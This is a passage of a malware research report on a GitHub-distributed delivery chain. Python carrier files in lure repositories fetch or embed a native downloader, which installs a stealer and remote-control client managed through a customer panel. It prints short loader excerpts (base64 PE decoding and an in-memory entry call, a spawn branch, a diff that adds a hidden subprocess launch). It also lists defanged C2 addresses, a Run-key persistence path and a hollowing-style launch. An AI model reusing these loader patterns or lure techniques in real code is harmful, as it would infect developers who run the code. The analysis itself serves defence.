<code>screen-viewer</code>	0.1.1	Visible desktop viewing
<code>terminal</code>	0.1.0	Terminal commands
<code>url-download</code>	0.1.0	Download by URL

The distinction prevents a direct count of advertised tools from becoming a count of plugins. Cmd and Power Shell are separate controls in the plan comparison, while the catalog has a `terminal` family. `api.read`, `api.write`, and `logs.data` are service features rather than DLL names. A catalog entry supplies a package identity; it does not by itself show that a particular client loaded that package. The module and experimental sections examine the binary interfaces, version differences, and observed behavior.

The forum’s stealer description is broad: it advertises Chromium and Gecko browser support, more than one hundred cryptocurrency extensions, messengers, game clients, mail, and cryptocurrency applications. That scope is an advertised collection surface. The reverse-engineering and laboratory sections use particular artifacts and fixtures to establish what the examined builds implement and what they returned during a test. [P02]

3.5 Customer accounts and operator workflow

The panel combines a subscription level with account permissions and record sharing. Its authentication response supplies the user object used by the interface. Permission helpers give the main account broad administrative access and inspect named permissions for other accounts; feature checks also consult subscription type or explicit feature flags. The settings code provides Viewer, Operator, and Admin role presets, along with record-scope choices. A plan’s worker allowance and a worker’s permitted actions are separate controls. [P04]

The BotList and LogList views organize devices and collected material by device identifiers and build tags. BotList exposes connection status; LogList tracks whether a record is new or downloaded. Settings controls assign workers access to particular records or build tags. Guest-link requests specify a selected target, an `allowedActions` list, and an expiry. These fields express the access requested by the frontend; server-side authorization is examined separately. [P04]

ACCOUNT AND ACCESS

Main account Subscription and deployment administration	Worker accounts Permissions and assigned records or build tags	Guest access Selected target, allowed actions and expiry
---	--	--

Access depends on the account, subscription features and the selected record.

PANEL WORKFLOW




Figure 3.4 Account and work organization represented in the captured frontend. The customer manages a deployment, workers receive selected permissions and records, and guest links carry a narrower scope. The lower sequence summarizes panel functions; it is not a recording of a customer campaign.

The builder interface accepts a connection destination, build name, and distribution-link field. It also offers a setting to launch Recovery when the endpoint connects. The captured code distinguishes ordinary builds from loader builds and retains build history with download actions. The excerpt in [Figure 3.5](#) shows these connection and Recovery controls in a local reconstruction of the original frontend. Its loopback address and empty history are fixture state. [\[P04\]](#) [\[P06\]](#)




Figure 3.5 Connection settings and the Recovery-on-connect switch in the captured Builder interface, rendered locally with synthetic fixture data. This detail comes from the retained full screenshot; the displayed loopback address is part of the reconstruction.

The settings view also separates API read access from API write access. Its token controls and the in-panel API reference extend the management service to external integrations. The subscription therefore packages several forms of access: endpoint controls, collected records, additional panel accounts, and programmatic operations. The following sections trace the delivery chain and client code that supply those capabilities. [\[P04\]](#)

4. PyMapper and the delivery architecture

The retained PyMapper carriers deliver Hermes through two routes. One downloads a Python mapper and a packaged native loader; the other carries the native downloader inside the Python file itself. Both reach LOLD, the Stage 4 component that obtains and launches the Hermes client. Their relationship is visible in the payload bytes: the two recovered LOLD executables have the same size and differ at one configuration byte. [R01] [R02] [R03]

Stage numbers identify components throughout this paper. The mapper route contains Stages 1 through 5. The embedded route goes from Stage 1 to Stage 4 and then Stage 5, bypassing the downloaded mapper and `proliv4.exe`. Keeping those numbers fixed makes it possible to compare the same native component across different delivery paths.

4.1 Distribution components and their roles

PyMapper supplies the Python delivery machinery and its package format. Hermes is the downstream client and management platform. The collected files connect those components through concrete requests, embedded payloads, and matching hashes. They do not establish whether the two products share an author.

Table 4.1 Component roles. SMAP is a package consumed by Stage 2, not an additional executable stage. The panel is a management service outside this endpoint sequence.

Component	Responsibility in the recovered chain
Stage 1: Python carrier	Reaches the loader from the surrounding repository, recovers its encoded content, and either retrieves the mapper or decodes an embedded PE.
Stage 2: Python mapper	Fetches and parses SMAP, prepares the native image and its dependencies, and selects an execution path.
Stage 3: <code>proliv4.exe</code>	Reads a container from its own file overlay, reconstructs Stage 4, and transfers control to it.
Stage 4: LOLD	Reads its delivery configuration, obtains and checks the next payload, launches it, and implements a separate command channel.
Stage 5: Hermes client	Uses its own connection configuration for signaling and implements remote control and collection through built-in handlers.

The GitHub repository supplies the entry point and initial bytes. A PyMapper distribution service supplies `manual_mapper.py` and the SMAP response on the mapper route. Farther downstream, the retained LOLD configuration selects `194.102.104[.]223:8093` for payload delivery, while the recovered Hermes client selects port 8080 on that address for its connection service. The panel examined in Section 3 is on port 8700. These are separate service roles even when they share a host. [R01] [R04]

Mapper route

01 Python carrier

Host, asset and package key

Download Python source

02 Python mapper

Fetch SMAP v5: PE + runtime DLLs

Write runtime-cache.exe

CreateProcessW

03 Native loader

proliv4.exe

Recover PE from the file overlay

Map and call in the native host

04 LOLD

e44cec7d36a7

843,776 bytes / flags 0x1F

194.102.104[.]223:8093

Manifest + data slots for p_ddafdf3846ca91f112

Embedded route

01 Python carrier

ENCODED_PE

Native PE already in the source

Decode the base64 literal

Install the Python wrapper and start its Python child

Map the PE and call its entry

Stages 2 and 3 are bypassed

04 LOLD

b7cb766340cf

843,776 bytes / flags 0x1E

05 Hermes

Client port 8080

Figure 4.1 Two delivery routes in the retained corpus. Arrows follow payload supply and the implemented execution handoffs. The two Stage 4 files are distinct configuration variants; both select the same delivery origin and payload identifier.

4.2 The mapper-based delivery route

The working collection branch begins with the preserved `hitechcloud-vietnam/cve-2026-41940-PoC` carrier. Its decoded configuration selects `85.121.179[.]7:8765`, asset `main`, a bearer value, and a payload key. The original `kloxeld/xscrape` carrier selects `172.239.96[.]53:8765` with different keys. The recovered mapper and SMAP belong to the former collection branch; they were not obtained from the unavailable original address. [R01] [R05]

Stage 1 downloads `/api/v1/client/manual_mapper.py`, creates a Python module, and evaluates the returned source in that module. It then calls `map_from_server` with `/api/v1/sync?asset=main`, the authentication value, the payload key, and the selected execution options. The mapper fetches the package, decompresses its gzip wrapper when present, and reverses an XOR encoding keyed by SHA-256 of the payload key. In the saved response, these operations recover a version-5 SMAP container. [R01]

SMAP carries several representations needed by the mapper: an image laid out for memory, metadata for sections and imports, the original PE file, and runtime dependencies. The collected package contains an x64 executable and three runtime DLLs: `msvcp140.dll`, `vcruntime140.dll`, and `vcruntime140_1.dll`. Its raw executable is the 5,168,929-byte Stage 3 sample. The carrier's embedded payload key reproduces that file from the saved SMAP response, providing a byte-verifiable connection from the Python configuration to the native loader.

For this package and the default `run_entry=True`, `map_image` takes its executable branch before the in-process mapping code. It writes `runtime-cache.exe` under `%LOCALAPPDATA%\Microsoft\Windows\Caches\rt`, stages the DLLs beside it, and calls `CreateProcessW`. The temporary directory is the fallback when `LOCALAPPDATA` is absent. The mapper can also map images in memory, but its selected handoff here creates a native process from a file. That file preserves the overlay Stage 3 reads through its own executable path. [R01]

```
796 if run_entry and not self.is_dll:
797     self._materialize_pe()
798     if self._pe_path and os.path.isfile(self._pe_path):
799         return self._spawn_pe()
```

Figure 4.2 Executable launch in `manual_mapper_B.py`, lines 796 through 799. The captured SMAP is a non-DLL image. With `run_entry=True`, this return bypasses the subsequent in-process mapper. [R01]

Stage 3 selects an encrypted container using the footer at the end of that file. Its unpacking path reconstructs an 843,776-byte PE, prepares the image in the current process, and calls its entry point. The reconstructed file is Stage 4, with SHA-256 prefix `e44cec7d36a7`. The cryptographic records and mapping implementation are examined in the Stage 3 section; at the architecture level, this handoff replaces the package-and-loader machinery with the downstream downloader. [R03]

4.3 The embedded-loader delivery route

Six retained Python carrier copies contain an `ENCODED_PE` string between `PE_B64_BEGIN` and `PE_B64_END` markers. Extracting the string literal and decoding it produces the same 843,776-byte Stage 4 executable in every case, with SHA-256 prefix `b7cb766340cf`. The Python file already contains the native downloader, so this route does not request `manual_mapper.py` or an SMAP package and does not pass through Stage 3. [R02]

The embedded implementation includes its own PE loader. `run_pe_windows` allocates memory in the Python process, copies the headers and sections, applies relocations when required, resolves imports, sets page protections, and calls the PE entry point. It prepares an x64 image; the native code executes within the Python process that performs this mapping. The surrounding caller still determines how the repository reaches the wrapper. The six payload identities do not imply six identical application entry points.

```

220 def decode_pe(encoded: str | None = None) -> bytes:
221     """Decode embedded base64 PE (or pass custom blob)."""
222     raw = (encoded if encoded is not None else ENCODED_PE).strip()
223     return base64.b64decode(raw, validate=True)

371 entry = ctypes.CFUNCTYPE(ctypes.c_int)(base + pe.entry_point_rva)
372 return entry()

```

Figure 4.3 Literal decoding and the final native call in `gunkonchi_xscrape__fs_embedded.py`, lines 220 through 223 and 371 through 372. Image preparation occurs between these excerpts. The entry address is the allocation base plus the PE's entry RVA. [R02]

The wrapper also has an installation path. Its ordinary script flow copies the Python file to `%LOCALAPPDATA%\map\map.py`, registers an HKCU Run value named `map`, and invokes a Python child with `--child`. That child calls the embedded PE loader. Thus, mapping the native image in memory is compatible with persistent Python files and registry changes. The wrapper's startup registration remains separate from LOL'D's own persistence configuration. [R02]

This change moves responsibility into the carrier. The mapper route can obtain its Python mapper and packaged native loader from the distribution service; the embedded route carries those loading functions and the Stage 4 bytes in the repository file. Both retain a network dependency for the next payload, selected by LOL'D's configuration.

4.4 Stage handoffs and configuration flow

Each layer supplies the information needed for its own handoff. Stage 1's configuration chooses a distribution host and asset. SMAP describes the image and dependencies for Stage 2. Stage 3's footer selects bytes within its own file. LOL'D's `.loldcfg` selects a payload service and payload identifier. The returned manifest describes that payload's pieces, while the final client's `.rdpcfg` supplies its connection settings. [R01] [R03] [R04]

The Python configuration also has precedence rules. In the decoded original carrier, `load_config` starts with defaults, applies the embedded configuration, and then applies `MAPPER_*` environment values. `run_sync` applies any caller-supplied overrides afterward and can accept an explicit URL. It passes the resulting URL and keys into the mapper. Consequently, an embedded address establishes the default destination for that retained file, while an override can change the effective request. [R05]

LOLD separately allows cached state to replace its primary and secondary installation paths. Its reviewed startup retains the embedded server, token and poll value, as traced in Section 9 and the [native review](#).

In both recovered Stage 4 variants, `.loldcfg` contains `LOLD_CFG_V1`, origin `http://194.102.104[.]223:8093`, and payload identifier `p_ddafdf3846ca91f112`. The downloader constructs manifest and slot routes from that identifier. The saved v3 manifest names the `rsnk` scheme, four data slots and two parity slots, and a 12,972,544-byte output. Four retained data bodies, each 3,243,136 bytes, concatenate in slot order to the exact whole-payload SHA-256 in that manifest. The two parity bodies were not collected. [R03] [R04]

Record carried by this layer	Decision made by its consumer
Python configuration Host, asset, bearer and payload key	Choose distribution requests Stage 1 supplies mapper arguments
SMAP v5 Image, metadata, raw PE and DLLs	Prepare the native executable Stage 2 parses the package
Stage 3 footer Container offset and length	Recover Stage 4 from the file Stage 3 reads its own overlay
LOLD_CFG_V1 Origin + payload identifier	Request a payload manifest .loldcfg inside either Stage 4 PE
Payload manifest Size, SHA-256, slots and cache paths	Assemble and verify Stage 5 Data pieces remain separate files
RDP_CFG_V1 Host, port and build tag	Connect the Hermes client .rdpcfg inside the final PE

Figure 4.4 Configuration ownership across the delivery chain. Each record is consumed at a different boundary. Stage 5 carries its connection destination inside the reconstructed executable; it is not inferred from the manifest server's port.

LOLD's selected launch mode uses a delete-pending file to create an executable image section, maps it into a suspended child, redirects startup, and resumes the child. This is another process boundary, distinct from Stage 3's transfer into its own process and the embedded wrapper's transfer inside Python. The separate command path can make its heartbeat and inbox pass after the payload manager returns, without requiring the payload manager to report a successful launch. LOLD therefore has an operational role beyond delivering a single executable. The Stage 4 and laboratory sections examine that implementation and its tested behavior. [R03]

```

39 def load_config() -> dict[str, Any]:
40     cfg = dict(_y064ee941q)
41     if _brcy1s1cr:
42         cfg.update(_brcy1s1cr)
43     cfg.update(_cccrurnqg())

99 def run_sync(**overrides: Any) -> int:
100     cfg = {**load_config(), **overrides}
101     url = overrides.get(_tqq87f1(77)) or _hra6tr4adw(cfg)

```

Figure 4.5 Two excerpts from `payload_reference.py`. Defaults (`_y064ee941q`), embedded values (`_brcy1s1cr`), environment (`_cccrurnqg`) and caller overrides apply in that order. The later excerpt also selects an explicit URL. [R05]

The reconstructed Hermes client contains `RDP_CFG_V1` in `.rdpcfg`. Its embedded host is `194.102.104[.]223`, its port field is the text `8080`, and its build tag is `guthuy`. These values belong to the final executable. They separate its connection service from the preceding download service on port 8093. A payload selector identifies what LOLD requests; the Stage 5 digest identifies the bytes recovered in the retained collection. [R04]

4.5 Payload lineage across carriers

The early mapper-carrier comparison in Section 2 grouped fourteen saved files into five outer-file identities, three decoded loaders, and two default configurations. That comparison explains why repository names and obfuscated-file hashes alone miss relationships. The decoded configuration led from the unavailable original host to the collected branch, and its payload key connected that branch to the recovered SMAP. The wider carrier census and [erinyes](#) hunting workflow follow in Section 5. [R05]

The embedded corpus gives a second kind of relationship: exact payload reuse across differently named carriers. Five retained wrappers are byte-identical. The `kurelas/text-humanizer` wrapper is 532 bytes longer because its 532 lines use CRLF endings; normalizing those endings in memory makes its complete source identical to the other five files. All six `ENCODED_PE` literals recover the same Stage 4 bytes. The rows in [Table 4.2](#) describe the retained copies checked for this section, not a claim that these repositories still serve those versions. [R02]

Table 4.2 Retained embedded-carrier identities. All six yield the same 843,776-byte PE, `b7cb766340cf`. Full filenames and digests are in Appendix G and the accompanying identity record.

Carrier copy	Python file size	Wrapper SHA-256 prefix
<code>caxete/crypto-tax-calculator</code>	1,142,725	<code>f6b3e69758b5</code>
<code>gunkonchi/xscrape</code>	1,142,725	<code>f6b3e69758b5</code>
<code>hkqr/my-free-code</code>	1,142,725	<code>f6b3e69758b5</code>
<code>kurelas/text-humanizer</code>	1,143,257	<code>0c9bc08fd70e</code>
<code>letorig/video-generator-client</code>	1,142,725	<code>f6b3e69758b5</code>
<code>nahrek/polyledger</code>	1,142,725	<code>f6b3e69758b5</code>

Comparing that PE with the Stage 4 file extracted from `proliv4.exe` finds exactly one differing byte, at file offset `0xCD1A0`. The mapper-route sample stores `0x1F`; the embedded sample stores `0x1E`. The location is `.loldcfg + 0xFA0`, whose low bit controls LOLD’s master persistence selection. The change clears that bit. All other bytes, including the executable code, download origin, payload identifier, and embedded access fields, match. [R03]

Mapper route

SMAP / proliv4.exe overlay



e44cec7d36a7

Six embedded carriers

One source text; LF or CRLF endings



b7cb766340cf


843,776 bytes in each PE. One differing byte.



All other bytes match, including code, origin and payload selector.

p_ddafdf3846ca91f112

Retained manifest + four verified data slots



Hashes are abbreviated. Shared configuration does not date a build or count its operators.

Figure 4.6 Payload identity and configuration lineage. Six embedded carriers reduce to one PE. The mapper route supplies a second PE whose only byte difference is the low persistence bit. Both select the payload recovered in the retained manifest-and-slot collection.

The shared code and one-byte configuration difference establish a close binary relationship between the routes. Their matching payload selectors connect them to the same delivery namespace. The retained manifest and four data slots establish one exact Stage 5 response from that namespace; an identifier alone cannot establish what the server returned at every other time. These are payload-lineage findings. Repository ownership, a shared destination, and an identical build do not determine how many people operated the distribution system.


5. GitHub carriers and distribution

The Python carriers place the delivery routes described in Section 4 inside repositories presented as useful software. A scraper imports its client, a video application loads its command interface, or a developer opens a purported vulnerability demonstration. The malicious path sits among the files needed to perform that advertised task. Repository names, documentation and public engagement help explain how someone could encounter the code; the retained loader bytes establish which repositories belong in the technical corpus.

5.1 Repository discovery and population

The reproducible census collected on 2026-10-17 contains 22 repositories across 21 owner accounts. Erinyes examined 3,647 candidate files in those owner sweeps and flagged 23. The extra file belongs to `hkqr/my-free-code`, which held a legacy mapper loader and a newer embedded loader in different directories. Repository count, carrier-file count and unique payload count therefore describe different parts of the distribution surface. [C01]

A targeted follow-up on 2026-10-23 recovered the carriers from `gichirimaku/wp2shell-PoC` and `Droption/contract-fuzzer`, extending source-backed coverage to 24 repositories across the two collection dates. Both new copies match the retained embedded wrapper and recover the same Stage 4 bytes. The third later sighting, `mushigaite/short-video-maker`, returned HTTP 404 through both the repository API and its recorded raw-file path. Its earlier reported presence remains separate from the verified population. [C07]



hkqr/my-free-code carries both routes: one repository, two flagged files.

Figure 5.1 The retained October 17 population. Repository groups are disjoint: the six embedded-route repositories include hkqr, whose additional legacy file raises the file count to 23. The numbers describe the collected snapshot and selected scan scope.

Fourteen repositories contained the Host A mapper branch, two contained the Host B branch, and six contained the embedded Stage 4 wrapper. The Host A group includes thirteen files with the same SHA-256 (prefix `49934c28b909`), plus the original `kloxed/xscrape` file, `72d765b9be76`. The two `hitechcloud-vietnam` carriers share `5ea250db3dbf`. Five embedded wrappers share `f6b3e69758b5`; the sixth, `kurelas/text-humanizer`, differs in line endings and hashes to `0c9bc08fd70e`. Its recovered native payload is identical to the other five. Appendix D records all repository paths and complete file identities. [C01]

Discovery combined source-pattern searches with repository metadata and full tree enumeration. A file found through a search query became a lead to its owner and other repositories, while creation and push dates supplied further candidate sets. This process expanded the fourteen-file comparison used during the initial investigation. The later owner sweeps measured a specified set of accounts; they did not enumerate every repository that might distribute the family. The subsequent sightings and their separate collection status are retained in Appendix D. [C01] [C06] Section 18 reconciles the [broader scanner-report population](#).

5.2 Lure categories and execution entry points

The repository subjects range from AI applications and video tools to cryptocurrency automation, OSINT and exploit demonstrations. The filename often describes ordinary application work: logging, validation, report generation, a command interface or a test. That placement makes the activation path more useful to an analyst than the advertised project category alone.

Table 5.1 Different application subjects place the carrier in different parts of the source tree. These are retained file locations; activation must be traced through each revision's callers.

Advertised subject	Example repository	Retained carrier path
Social-data collection	<code>gunkonchi/xscrape</code>	<code>xscrape/fs.py</code>
Video generation	<code>letorig/video-generator-client</code>	<code>src/video_gen/seedance.py</code>
Cryptocurrency reporting	<code>caxete/crypto-tax-calculator</code>	<code>src/report.py</code>
AI command interface	<code>hkqr/my-free-code</code>	<code>my_free_code/cli/point.py</code>
Vulnerability demonstration	<code>hitechcloud-vietnam/wp2shell-PoC</code>	<code>exp.py</code>
Key-recovery tooling	<code>yadyvazifeh10z92/ecdsa-private-key-recovery</code>	<code>tests/test_ecdsa_key_recovery.py</code>

The original `xscrape` package provides a concrete import path. Its `__init__.py` imports `XScrapeClient` from `client.py`. The client module imports `fs` and calls `fs.run_sync()` at module scope, before the client class definition. Importing the package therefore reaches the loader before a caller constructs the advertised scraper client. This is a static consequence of the retained source; the source archive is already included with Section 2. [C02]

The later `gunkonchi/xscrape` client revisions show how the caller changed. The retained October 17 diff removes the `fs` import and direct call and starts a Python subprocess on `xscrape/fs.py`. Equivalent edits appear in the saved `letorig` and `nahrek` command interfaces. In each case, the launch remains at module scope, so importing that interface can initiate it before argument handling or the main application task. [C02]

```

import asyncio
+import subprocess
    from typing import AsyncIterator, Optional
    -from . import fs

    -fs.run_sync()
    +process = subprocess.Popen(["python", "xscrape/fs.py"])
    class XScrapeClient:

```

Figure 5.2 Two exact portions of the retained `gunkonchi` client diff. The subprocess call precedes the client class. This revision depends on a `python` executable and a working directory from which `xscrape/fs.py` resolves. [C02]

The surrounding source also exposes failed activation revisions. The saved `hkqr` file before the October 17 edit contains the invalid statement `import . import point`; the later file calls `subprocess.Popen` without importing `subprocess`. These copies establish a malformed import and an unresolved name, respectively. They prevent treating the presence of a valid embedded PE as proof that every application revision launched it successfully. [C02]

The freshly collected `Dropnation` source places its launch inside a diagnostic helper. `gather_system_info()` calls `_try_imports()`, which tests for the `web3` dependency, starts `[sys.executable, "cl.py"]`, and waits for that child. Using the current interpreter avoids reliance on a separate `python` command, but the relative `cl.py` path still depends on the working directory. The call is reached through the diagnostic function, unlike the module-scope launches above. [C07]

5.3 Repository structure and payload placement

The archived `xscrape` tree contains an application package, unit and integration tests, examples, contributor documentation, Docker files and workflow definitions. Its public interface and internal modules give the repository the shape of a maintained Python project. The carrier sits beside authentication, configuration, parsing, storage and rate-limiting code. A reader following the installation instructions would have to inspect that import graph to discover the additional activity. [C02]

The embedded route makes the source file conspicuously large. The six October 17 copies occupy approximately 1.14 MB each, with most of that space taken by the base64 native executable. Their names still fit the surrounding project: a video backend, a ledger module, a report generator or a text service. The mapper route instead places an obfuscated Python program of roughly 22 to 29 KB at the corresponding entry point and retrieves the next component. Section 4 establishes the connection between these delivery shapes and their native payloads. [C01]

Placement can also span more than one module. In the October 17 `hkqr` tree, `my_free_code/core/point.py` contains the older mapper carrier while `my_free_code/cli/point.py` contains the embedded variant. A tree walk recovers both; a search for one expected filename or inspection of the default command path can miss the other. The retained record supports a period of coexistence inside that repository. It does not establish that both paths remained reachable from the application. [C01]

5.4 Carrier clusters and delivery windows

The shared bytes establish technical clusters across unrelated repository names. The thirteen 49934c28b909 copies occur in projects presented as trading tools, chat applications, watermark removers, OSINT utilities and developer infrastructure. The embedded cluster similarly crosses subject categories. These relationships survive changes to usernames and branding because they are properties of the collected files. [C01]

Saved path-history records add timing. For four embedded-carrier paths, the latest recorded commits fall between 2026-10-15T12:45:07Z and 12:46:59Z: gunkonchi, letorig, hkqr and nahrek. The corresponding kurelas and caxete records fall later that day, at 16:51:19Z and 17:05:05Z. These timestamps coincide with a retained common payload across the six repositories. Together they support coordinated distribution of a shared build, although they do not reveal the release tooling or the number of people responsible. [C03]

Table 5.2 Retained GitHub path-history timestamps for the embedded carrier files. These are commit metadata, not measurements of victim execution or server availability.

Carrier	Latest path commit recorded on 2026-10-17, UTC
gunkonchi/xscrape	2026-10-15 12:45:07
letorig/video-generator-client	2026-10-15 12:45:32
hkqr/my-free-code	2026-10-15 12:46:40
nahrek/polyledger	2026-10-15 12:46:59
kurelas/text-humanizer	2026-10-15 16:51:19
caxete/crypto-tax-calculator	2026-10-15 17:05:05

For the Host A cluster, the same record contains several latest-path timestamps concentrated on September 20. Three queried paths returned NONE; the census later supplies different actual file locations for those repositories. A missing history result at an incorrect path cannot date the introduction or removal of its payload. Nor does the earliest commit returned for a path necessarily mark the first malicious revision, since earlier content can be benign or inherited. [C03]


Repository availability and payload delivery also have separate clocks. A published Python file may remain downloadable after its configured server stops responding. An embedded wrapper removes the mapper-server dependency, but it still needs its application caller, a suitable Windows execution environment and the downstream payload service. The retained GitHub snapshots establish the carrier’s availability at collection. They cannot by themselves establish an uninterrupted delivery window or a number of successful installations.

5.5 Stars, forks, and promotion signals

The saved star-history series show abrupt growth followed by long plateaus in several carrier repositories. hkqr/my-free-code rises from 130 stars on August 28 to 591 on August 31, then reaches 624 by October 16. The first retained letorig/video-generator-client observation already contains 514 stars on September 15; the final observation has 554. Those are different observation windows, and the first value in a series must not be treated as its creation-time count. [C04]

Cumulative GitHub stars

2026 calendar dates



Common axes. Each curve begins at its first retained observation.

Figure 5.3 Cumulative star counts in six retained carrier series, through 2026-10-16. Each line begins at its first saved observation. A sudden increase and a later plateau describe the recorded engagement pattern; these data do not identify who supplied the stars.

These patterns are compatible with artificial promotion, but the retained series contain counts and dates rather than purchase records or proof of account control. They support a description of concentrated engagement. They do not measure how many people cloned the repository, ran the code or became infected. A star can remain visible through later payload changes, so its date also cannot identify which revision a user inspected. [C04]

